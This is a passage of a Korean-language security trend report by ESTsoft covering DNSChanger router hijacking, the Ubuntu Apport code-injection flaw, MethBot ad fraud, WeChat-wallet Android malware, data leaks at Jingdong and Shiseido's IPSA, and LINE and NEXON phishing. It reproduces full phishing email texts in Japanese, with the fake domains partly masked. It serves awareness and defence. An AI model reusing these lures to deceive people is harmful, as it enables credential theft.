또한 "크롬 브라우저는 정상적으로 작동 하지만, 라우터에 악용이 가능한 취약점이 있다. 브라우저는 클라이언트가 인터넷에 연결해야 하기 때문에 반드시 라우터와 통신 해야하는데, 때문에 정상적인 트래픽/연결이 라우터의 DNS 세팅을 변경하도록 악용될 수 있다.", "이 브라우저는 라우터와 통신하고 결국 이로부터 DNS 정보를 받아내는, 그저 자기가 해야할 일을 하는 것이다."고도 덧붙였다.

라우터가 취약하지 않을 경우, 공격자들은 디폴트 크리덴셜을 이용해 DNS 엔트리를 변경하려고 시도하는데 DNSCharger를 사용할 것이다. 만약 취약점이 존재할 경우, 공격자는 알려진 라우터 익스플로잇을 이용해 라우터의 DNS 엔트리를 변경하고, 추가 공격을 위해 외부 주소로부터 접속이 가능한 관리 포트를 만들려고 시도할 것이다.

목적은 라우터의 DNS 레코드를 변경시켜 공격자들이 Propellerads, Popcash, Taboola와 같은 거대 웹 광고 에이전시들로부터 트래픽을 훔치는 것이다.


또한 연구원들은 DNSCharger가 중간자 공격에 사용됨을 나타내는 증거도 발견했다고 말했다.

이 공격을 완화시키기 위해서는 라우터의 최신 업데이트를 진행하는 것도 방법 중 하나이다. Proofpoint는 이러한 공격으로부터 보호하기 위해 라우터의 디폴트 로컬 IP 범위를 변경하고, SOHO 라우터의 원격 관리 기능들을 비활성화 하고, 광고를 차단하는 브라우저 애드온을 사용하라고 권고했다.

[출처] https://threatpost.com/dnschanger-exploit-kit-hijacks-routers-not-browsers/122539/

우분투의 충돌 보고 툴, 원격 코드 실행 허용해

Ubuntu's Crash Report Tool Allows Remote Code Execution



어떠한 소프트웨어도 해킹에 면역일 수는 없다. 심지어 리눅스라도 말이다.
한 보안 연구원이 Ubuntu 리눅스 OS에서 공격자가 악성 파일을 사용해 타겟 컴퓨터를 원격으로 해킹할 수 있도록 허용하는 심각한 취약점을 발견해냈다.
이 취약점은 디폴트로 설치 된 Ubuntu 리눅스 12.10(Quantal) 및 이후 버전에 영향을 미친다.
연구원인 Doonncha O'Cearbhaill이 Ubuntu의 Apport 충돌 보고 툴에 존재하는 보안 결점을 발견해냈다.

ESTsoft Copyright by ESTsoft corp. All rights reserved.

이 CrashDB 코드 주입 이슈를 성공적으로 악용할 경우, 공격자는 희생양의 머신에서 원격으로 임의의 코드를 실행할 수 있게 된다. 공격자는 Ubuntu 사용자들이 악성 crash 파일을 오픈하도록 속이기만 하면 된다.

이는 Ubuntu OS 의 cash 파일 처리기 내에 파싱 되었을 경우 임의의 Python 코드를 실행하는 악성 코드를 주입할 것이다.
O'Cearbhaill 은 "이 코드는 일단 CrashDB 필드가 Python dictionary 의 시작을 나타내는 {로 시작하는지 확인한다." "{가 발견 되었을 경우, Apport 는 Python 에 내장 된 eval() 메쏘드를 CrashDB 필드값과 함께 호출할 것이다. Eval()은 전달 받은 데이터를 간단하고 신뢰할만한 Python 코드 실행으로 이어지는 Python expression 으로써 실행한다."고 말했다.

이 취약한 코드는 2012 년 8 월 22 일 Apport revision 2464 에서 시작 되었고, 2.6.1 릴리즈에 포함 되었었다.

O'Cearbhaill 은 그의 PoC 소스코드의 복사본을 GitHub 에 공개하였다.

CrashDB 코드 주입 공격 시연 영상
이 연구원은 악성 파일의 도움을 얻어 이 결점을 사용해 타겟 Ubuntu 박스 시스템의 제어권을 얻는 것이 가능하다는 것을 보여주는 시연 영상을 공개하였다.

영상: https://vimeo.com/194867494

OCearbhaill 은 단순한 Apport 충돌 보고 파일로 Gnome 계산기를 실행했으며, 이 코드는 .crash 확장자 또는 Ubuntu 에 등록 되지 않은 다른 확장자로 저장 될 것이라 설명했다.

이 연구원은 충돌 보고 앱 버그 (CVE-2016-9949 로 등록 되었으며 경로조작 버그인 CVE-2016-9950 과 관련 됨)를 Ubuntu 팀에 보고했으며, 좋은 소식은 지난 12 월 14 일 이 버그가 패치 되었고 O'Cearbhaill 은 바운티 상금 $10,000 을 받았다.
Ubuntu 리눅스 데스크탑 사용자들과 관리자들은 시스템을 최대한 빨리 패치하기를 권고한다.

[출처] http://thehackernews.com/2016/12/ubuntu-hack.html

ESTsoft Copyright by ESTsoft corp. All rights reserved.

‘MethBot’ 광고 사기 운영자, 매일 5 백만 달러 벌어들여

'MethBot' Ad Fraud Operators Making $5 Million Revenue Every Day

역사상 가장 큰 규모의 광고 사기가 발견 됐다.
해커 그룹이 지금까지 발견된 것 중 가장 큰 규모의 디지털 광고 사기를 통해 미국의 브랜드들과 언론 회사들로부터 매일 3 백만~5 백만 달러를 벌어들이는 것으로 나타났다.

온라인 사기를 방지해주는 회사인 White Ops 가 이 새로운 광고 사기 캠페인을 발견해 “Methbot”이라 명명했다. 이는 자동으로 매일 3 억 회 이상의 가짜 영상 광고 뷰 횟수를 생성해 내는 것으로 밝혀졌다.

사이버 범죄 조직인 AFT13 이 광고 트랜잭션을 시작하고, 실행하고, 완료하는데 필요한 모든 상호작용을 스푸핑하는 이 Methbot 브라우저를 개발했다.

이 해커들은 러시아에 상주하는 것으로 보이며, 브랜드들 및 ESPN, Vogue, CBS Sports, Fox News, Huffington Post 등 인기있는 웹사이트들로 위장하는 6,000 개 이상의 도메인과 250,267 개의 URL 들을 등록해 가짜 영상 광고 슬롯을 판매한다.

또한 이들은 Forged IP 주소를 포함한 570,000 개 이상의 봇을 운영하기 위해 텍사스와 암스테르담에 위치한 서버를 사용했다. 이들은 대부분 미국에 위치해 미국 방문자들이 광고를 보는 것으로 위장하기 위한 것으로 나타났다.

이 사이버 범죄자들은 영상 광고 인벤토리를 얻어 가짜 미디어 웹사이트에 표시하고, 광고 업체가 광고 컨텐츠들이 정식 웹사이트에서 노출 된다고 생각하도록 속였다.

하지만 사실은, 이 영상 광고들은 Methbot 의 가짜 뷰어들이 조회한 것이다. Methbot 이 광고를 보는 사용자를 모방한 자동화 된 소프트웨어 프로그램을 포함하고 있기 때문이다.

이 봇들이 더욱 실제 사용자처럼 보이게 하기 위해, 범죄자들은 자동화 된 가짜 클릭들, 소셜 네트워크 로그인 정보, 마우스 이동과 같은 방식을 사용했다.

이 보안업체는 사기범들의 봇 부대가 하루에 3 억건의 광고를 조회해, 가짜 뷰 1,000 건 당 평균 13.04 달러를 벌어들였다고 밝혔다. 이를 해킹 된 IP 주소 570,000 개 이상과 곱하면, 엄청난 액수가 된다.

이 회사는 Methbot 이 가짜로 만들어내는 영상 광고 조회수가 매일 2 억~3 억이며, 대략 6,000 개의 퍼블리셔를 타겟으로 하며, 매 24 시간 마다 3 백만~5 백만 달러의 수익을 얻는 것으로 추정했다.

White Ops 는 Methbot 의 활동을 작년 9 월에 감지했으나, 올해 10 월 이 캠페인이 급격히 증가한 것을 발견했다고 말했다.

ESTsoft Copyright by ESTsoft corp. All rights reserved.

Methbot 의 본거지는 러시아에 있지만, 달라스와 암스테르담에 있는 데이터 센터를 사용한다. 이 정보가 해커들이 러시아 출신이라는 것을 증명하기에는 부족하지만, White Ops 는 이 해커 그룹이 러시아에 거주한다고 확신한다고 밝혔다. White Ops 는 FBI 에 이 사건에 대해 제보했으며, 연방 법 집행부와 함께 이 사건을 일주일 째 조사 중이라고 밝혔다.

[출처] http://thehackernews.com/2016/12/methbot-ad-fraud.html
http://www.whiteops.com/methbot

ESTsoft Copyright by ESTsoft corp. All rights reserved.

2. 중국


위챗지갑을 노리는 안드로이드 악성코드 주의!

최근 중국의 모 연구소는 위챗지갑을 노리는 안드로이드 악성코드를 발견하였다. 이 악성코드들은 유명앱들을 위장하고 있으며, 해당 악성코드에 감염된 사용자들은 위챗페이 및 위챗페이와 연동된 계좌 보안이 침해당하게 된다. 이미 몇천명의 사용자가 감염된 것으로 확인되었다.
하지만 불행중 다행인것은, 이 악성코드는 아직까지 안드로이드 디바이스에서만 동작하는것으로 확인되었다.
이 악성코드는 사용자 휴대폰에 설치된 후에 어떠한 아이콘도 표시하지 않기 때문에 사용자들은 감염이 되어도 감염된 사실을 인지하기 힘들다.

ESTsoft Copyright by ESTsoft corp. All rights reserved.

악성코드는 사용자 디바이스를 감염시킨 후 위챗 로그인 유효기간이 지나 다시 로그인하라는 팝업창을 띄운다. 사용자가 위챗 아이디와 비밀번호를 입력하면 악성코드는 사용자의 계정정보를 해커 서버로 전송한다. 그 후 본인확인을 해야한다는 이유로 위챗페이 결제 비밀번호 입력을 유도한다.

이러한 과정을 통해 해커는 손쉽게 사용자의 위챗 계정정보와 위챗페이 비밀번호를 획득할 수 있다. 다른 디바이스에서 위챗 로그인을 하게 되면, 위챗 보안메커니즘에 의해 휴대폰으로 전송된 인증번호를 입력해야 하는데, 이때도 악성코드가 인증번호를 중간에 가로채 해커에게 전송한다.



이렇게 획득한 정보들을 토대로 해커는 사용자 위챗 페이에 충전 되어있는 돈들을 탈취할 수 있게 되는 것이다.

[출처] http://www.ithome.com/html/android/284512.htm

ESTsoft Copyright by ESTsoft corp. All rights reserved.

중국 온라인종합쇼핑몰 京东(Jingdong)에서 고객정보 유출돼

중국 매체에 따르면 12GB 에 달하는 Jingdong 의 회원 정보가 12 월 10 일, 블랙마켓에서 유통되고 있으며, 그 수는 몇 천만 건에 달하는 것으로 나타났다. 이번에 유출된 정보는 사용자명, 비밀번호, 이메일, QQ 계정, 전화번호, 신분증 번호 등인 것으로 밝혀졌다. 이 중 비밀번호는 MD5 로 암호화되어 있는 것으로 확인되었다.

해당 기사에 대하여 京东(Jingdong)은 공식 입장을 표명했다. 이번에 이슈가 된 사건은 2013 년, Struts2 보안 취약점으로 인하여 발생한 사고로, 이미 오래 전 해당 취약점을 패치 했다는 입장이다. 또한 당시 계정이 유출된 사용자들에게 계정정보를 변경할 것을 공지했다고도 밝혔다.

이미 오래 전 유출된 정보?

해당 보도자료는 유출된 자료의 일부분이 캡쳐 되었다. 그 중 일부 사용자의 계정 정보와 복호화한 비밀번호로 로그인을 시도한 결과, 로그인이 되는 것을 확인했다. (일부 사용자들의 비밀번호는 매우 간단하게 설정되어 있어, 암호화가 진행된 후였음에도 쉽게 복호화를 할 수 있었던 것으로 밝혀졌다.) 더욱 우려할 사항은, 공격자가 이렇게 유출된 정보와 다른 홈페이지에서 유출된 정보들을 결합하여 악용할 수 있다는 것이다. 실제로 많은 사용자들이 여러 웹사이트에서 동일한 계정을 사용하고 있기 때문이다.

해당 기사에 대하여 京东(Jingdong)은 공식 입장을 표명했다. 이번에 이슈가 된 사건은 2013 년, Struts2 보안 취약점으로 인하여 발생한 사고로, 이미 오래 전 해당 취약점을 패치 했다는 입장이다. 또한 당시 계정이 유출된 사용자들에게 계정정보를 변경할 것을 공지했다고도 밝혔다.

다음은 京东(Jingdong)에서 내놓은 공식 입장 중 일부이다.

京东(Jingdong)의 보안사업부에서 해당 보도자료에 근거하여 판단한 결과, 해당 자료는 2013 년 Struts2 보안취약점이 발생했을 때 유출된 자료이다. 당시 중국 내 인터넷 서비스 업체, 은행, 정부기관 등이 영향을 받아 대량의 정보유출 사건이 발생하였다. 京东(Jingdong)역시 Struts2 의 취약점 문제 발생 후 긴급 패치를 진행하였으며, 동시에 정보가 유출되었을 가능성이 있는 사용자들에게 보안 공지를 진행하고 대부분의 사용자가 계정정보를 변경했다. 하지만 극소수 사용자들은 여전히 유출된 계정을 사용하고 있기 때문에 어느 정도의 위협은 존재한다.

해당 공지를 통해 정보유출의 정황을 사실로 볼 수 있겠다. 다만 정보유출 사고는 몇 년 전에 이미 발생한 것이 확실해 보인다.

이번 京东(Jingdong)의 계정유출 사건은 처음 발생한 것이 아니다.

京东(Jingdong)과 관련하여, 이미 2 년 전 정보가 유출된 이력이 존재했다. 2014 년 3 월, 인터넷에 京东(Jingdong)의 계정 정보가 유포되는 사건이 발생했다. 하지만 京东(Jingdong)은 대규모 개인정보 유출은 없었으며, 일부 보안이 취약한 계정들이 탈취된 것이라고 해명했다.

그 후 2015 년, 京东(Jingdong)은 또 한번의 계정정보 유출 사건을 겪었다. 京东(Jingdong)의 조사결과 이는 내부자에 의한 사건으로, 京东(Jingdong) 내부 임직원 물류 책임자 3 명이 9,000 만건의 사용자 정보를 판매한 것으로 드러났다.

ESTsoft Copyright by ESTsoft corp. All rights reserved.

그 당시 수백명의 사용자들은 京东(Jingdong)을 상대로 소송을 진행했다. 이 사용자들은 유출된 정보 때문에 사기를 당했으며, 피해를 입은 총 금액은 수백만에 달한다고 밝혔다. 이 밖에도 2014 년 alipay 에서 20GB 의 개인정보가 유출되었으며, 2012 년 Yihaodian 에서도 90 만명의 사용자 정보가 유출되었다.

[출처] http://mp.weixin.qq.com/s/UjzfmxsXJZFgqPRRoFqe8Q

ESTsoft Copyright by ESTsoft corp. All rights reserved.

3. 일본

資生堂子会社に不正アクセス、42万人分の個人情報流出の恐れ　カード情報も

시세이도 자회사에 부정접속, 42만명 분의 개인정보 유출의 우려, 카드정보도

시세이도는 12 월 2 일, 이 회사의 자회사에서 화장품을 판매하는 이프사(IPSA)의 공식 온라인샵에서 시스템의 취약성을 뚫고 들어온 부정접속을 받아 약 42 만명 분의 개인정보가 유출되었을 가능성이 있다고 발표했다. 최대 5 만 6000 건의 신용카드정보가 유출되었을 우려도 있다고 한다.

이프사(IPSA)의 공식 온라인샵은 부정접속을 받아 서비스를 휴지(休止)

유출되었을 가능성이 있는 것은 성명, 성별, 생년월일, 연령, 직업, 전화번호, 메일주소, 주소, 로그인패스워드, 구입이력으로 합계 42 만 1313 명분이다. 더 나아가 신용카드 번호, 유효기한 등 최대 5 만 6121 건이 유출되었을 가능성도 있다고 한다.

3.流出の可能性がある個人情報

（1）クレジットカード情報

対　象：以下の期間にイプサ公式オンラインショップにおいてクレジットカード決済をされたお客さま

2011年12月14日～2016年11月4日（第三者調査機関の調査結果に基づく最大期間）

項　目：カード会員名、カード番号、住所、カード有効期限

※パスワード、セキュリティコードは含まれておりません

件　数：最大56,121件

（2）クレジットカード情報以外の個人情報

対　象：　イプサ公式オンラインショップにご登録の全てのお客さま(上記(１)のお客さまを含む)

項　目：氏名、性別、生年月日、年齢、職業、電話番号、メールアドレス、住所、ログインパスワード、購入履歴

人　数：421,313名(2016年11月4日時点)

유출되었을 가능성이 있는 개인정보

ESTsoft Copyright by ESTsoft corp. All rights reserved.

11 월 4 일, 결제대행회사에서 카드 정보의 유출을 우려하는 연락을 받아, 이 사이트에서의 카드결제를 정지시켰다. 같은 날 사내에 대책본부를 세우고 제삼자 기관에도 조사를 의뢰했다고 한다. 7 일에는 아카사카(赤坂)경찰서, 8 일은 경제산업성에도 보고했다. 25 일에 제삼자 기관에서 조사보고서를 수령하고 카드회사 등과 대응을 협력했다고 한다.


대상이 되는 유저에게는 12 월 2 일부터 메일과 우편으로 사죄와 주의환기를 안내했다. 유출의 가능성이 있는 카드번호는 이프사에서 각 카드회사에 제공하고 부정이용거래에 대해 감시를 하고 있다. 이프사의 Web 사이트뿐 아니라 시세이도그룹이 운용하고 있는 다른 사이트도 시큐리티체제의 재확인을 시작했다고 한다.

향후에는 원인규명과 재발방지를 위해 사외 지식인들과 함께 조사를 계속해서 실시한다. 2017 년 1 월 말을 목표로 조사내용을 보고하겠다고 한다.

[출처] http://www.itmedia.co.jp/news/articles/1612/02/news115.html

LINE 을 가장한 피싱메일이 나돈다, 제목은 'LINE Corporation', 'LINE'의 2 종류

LINE をかたるフィッシングメール**が出回る、件名は**「LINE Corporation」「LINE」の 2 種類


お客様のLINEアカウントに異常ログインされたことがありました。お客様のアカウントの安全のために、ウェブページで検証してお願いします。

こちらのURLをクリックしてください。安全認証

www.line.me/
<http://www.●●●●.me/>

※URLの安全認証有効期限は毎日8時から20時までです。

LINE
LINE Corporation

LINE 를 사칭하는 피싱메일이 나돌고 있다고 해서 피싱대책협의회가 21 일, 긴급정보를 냈다. 유도처가 되고 있는 가짜 사이트는 같은 날 13 시 30 분 현재도 가동 중이라고 하여 계정정보(메일주소, 패스워드 등)를 절대로 입력하지 않도록 호소하고 있다.

LINE 을 사칭하는 피싱메일은 제목이 'LINE Corporation' 혹은 'LINE'으로, LINE 계정에 이상한 로그인이 있었다고 하며 LINE 어플의 화면을 모방한 가짜 LINE 웹사이트로 유도하여 패스워드입력을 유도하는 것이다.

LINE 을 가장한 피싱메일에 대해서는 10 월 31 일과 11 월 30 일에도 긴급정보를 내고 있지만 피싱대책협의회가 참고정보로 소개하고 있는 LINE 의 헬프페이지 '위험한 메일이나 링크가 나돌고 있기 때문에 주의해주십시오'에서는 LINE 이 유저에게 송신할 때의 메일주소는 '@accept.line.me', '@line.me', '@linecorp.com', '@noti.naver.jp', '@naver.jp'중 하나이며 이 이외의 메일주소에서 송신된 메일은 LINE 으로 위장하고 있는 피싱메일이다.

또한 메일 이외에도 토크로 가짜 사이트의 URL 을 송신하는 예도 소개되고 있다.

ESTsoft Copyright by ESTsoft corp. All rights reserved.

가짜 사이트의 URL 로 현재 판명되고 있는 것은 'http://www.●●●●ne.me/', 'http://www.●●●●me.me/', 'http://www.●●●●.top/', 'http://www.ll●●.me/', 'http://www.lie●●●●.me/'의 5 가지이다. Line 와 같은 'me' 도메인 URL 이 포함되어 있다. LINE 의 헬프페이지에서는 로그인을 요구하는 화면에 표시되는 어드레스바에서 URL 을 확인할 수 있다고 한다.

2006 년~2011 년에 실시된 '사이버클린센터'의 운영체제.

[출처] http://internet.watch.impress.co.jp/docs/news/1036272.html

ESTsoft Copyright by ESTsoft corp. All rights reserved.


NEXON 을 사칭하는 피싱메일이 나돈다, 원 타임 패스워드의 변경통지로 ID 탈취

NEXON をかたるフィッシングメール**が出回る、ワンタイムパスワード の変更通知で** ID 詐取

NEXON 을 사칭하는 피싱메일이 나돌고 있다고 해서 피싱대책협의회가 26 일, 긴급정보를 냈다. 유도처인 피싱사이트는 같은 날 13 시 30 분 현재에도 가동 중이라고 하고 있으며, 이와 같은 사이트에서 계정정보나 개인정보를 절대로 입력하지 않도록 주의를 호소하고 있다.

확인된 피싱메일의 제목은 '【경고】이상한 횟수의 로그인 시행이 있었습니다' 또는 '【NEXON】회원등록정보 변경 통지메일'이었다. 두 가지 모두 NEXON 의 서포트를 사칭하며 로그인 페이지를 본 뜬 피싱사이트의 링크로 유도하여 계정정보를 입력하도록 재촉하는 내용이었다.

전자는 일정시간 내에 기준치를 넘어선 이상한 횟수의 로그인 시행이 있었다고 해서 피싱사이트로 유도하는 것이다. 후자는 회원등록정보 중 원 타임 패스워드가 변경되었다는 것을 통지하여 유저자신이 변경하지 않은 경우에는 도용의 가능성이 있다고 설명하는 내용이다. 이 외에도 NEXON 에서는 제삼자에 의해 부정 로그인되었을 가능성이 높았던 경우에 송신하고 있는 로그인얼러트메일을 가장한 피싱메일의 존재도 확인되고 있다고 한다.


※このメールは送信専用です。このメールに返信をいただきましても対応や回答
返信は行っておりません。
※ご不明な点は、NEXONウェブサイトの『よくある質問』をご確認ください。

日頃はNEXONをご愛顧いただき、誠にありがとうございます。

ご利用のアカウントに対して、一定時間内に基準値を超えた
異常な回数のログイン試行を確認したため、ご連絡します。

万が一、お客様ご自身のログイン試行ではない場合、お客様のNEXON IDや
パスワードの情報が漏えいし、第三者から不正なアカウント利用を
狙われている可能性があります。

至急、NEXONポータルサイトにアクセスの上、パスワード変更や
ワンタイムパスワードの利用設定などのセキュリティ対策を行ってください。

【マイページ　ログイン履歴】
ログインの詳細な履歴は、以下のページからログインすることでご確認いただけます。
https://www.nexon.co.jp/mypage/login-record/
<http://login.nexon.co.jp.account-●●●●.●●●●.cc/>

■不正アクセス対策

※本メールは第三者（なりすまし）による不正ログイン試行の可能性に対して
セキュリティ上の確認を行うために送信されています。
※本メールは不正ログインの可能性が高いと思われるケースに対して、
お客様の任意設定によるログインチェックアラートメールサービスのご利用
有無に関わらず送信しています。
※このメールは送信専用です。このメールに返信をいただきましても対応や回答
返信は行っておりません。
※本メールについてご不明な点は、NEXONウェブサイトの『よくある質問』をご
確認ください。
http://faq.nexon.co.jp/faq/show/5607

株式会社ネクソン http://www.nexon.co.jp/
NEXONは、オンラインゲームの他、コミュニケーションを楽しくする各種サービス
を提供しています。

※このメールは送信専用です。このメールに返信をいただきましても対応や回答
返信は行っておりません。

お客さまご自身で変更していない場合は盗用の可能性がございます。
緊急以下のURLをクリックしてください。
（PC?スマートフォンからご利用ください。）

https://www.nexon.co.jp/mypage/change-complete.aspx?k=[DYAXXXX]
<http://www.nexon-●●●●.com/>

日頃はNEXONをご愛顧いただき、誠にありがとうございます。

お客様の会員登録情報が以下の通り変更されました。

・変更日時
2016年12月21日　23：07：46

・変更項目
ワンタイムパスワード

株式会社ネクソン http://www.nexon.co.jp/<http://www.nexon-●●●●.com/>
NEXONは、オンラインゲームの他、コミュニケーションを楽しくする各種サービス
を提供しています。

현재 판명되어 있는 피싱사이트의 URL 은

'http://www.nexon-●●●●.com/', 'http://login.nexon.co.jp.account-●●●●.●●●●.cc/',

'http://login.nexon.login-account-nexon-●●●●.●●●●.cc/'의 3 가지이다.

NEXON 에 따르면 피싱사이트는 정규 로그인페이지와 매우 유사하여 NEXON ID, 패스워드, 원 타임 패스워드의 입력을 유도하는 것이다. 입력 후에는 에러가 표시되어 정규 로그인 페이지로 이동시킨다고 한다. NEXON 에서는 만일 정보를 입력해버린 경우는 신속하게 NEXON ID 의 패스워드를 변경하는 것을 추천하고 있다.

ESTsoft Copyright by ESTsoft corp. All rights reserved.

피싱대책협의회에서는 현재, 이 피싱사이트를 폐쇄하기 위한 조사를 일반사단법인 JPCERT 코디네이션센터(JPCERT/CC)에 의뢰하고 있다. 그리고 유사한 피싱사이트가 공개될 가능성이 있다고 해서 계속해서 주의하도록 호소하고 있다.

NEXON 을 사칭하는 피싱메일에 대해서는 11 월 21 일에도 주의환기가 이루어지고 있다.

[출처] http://internet.watch.impress.co.jp/docs/news/1036888.html

ESTsoft Copyright by ESTsoft corp. All rights reserved.

알약 2월 보안동향보고서
Contact us

㈜이스트소프트 보안이슈대응팀

Tel : 02-3470-2999

E-mail : help@alyac.com

알약 홈페이지 : www.alyac.com

ESTsoft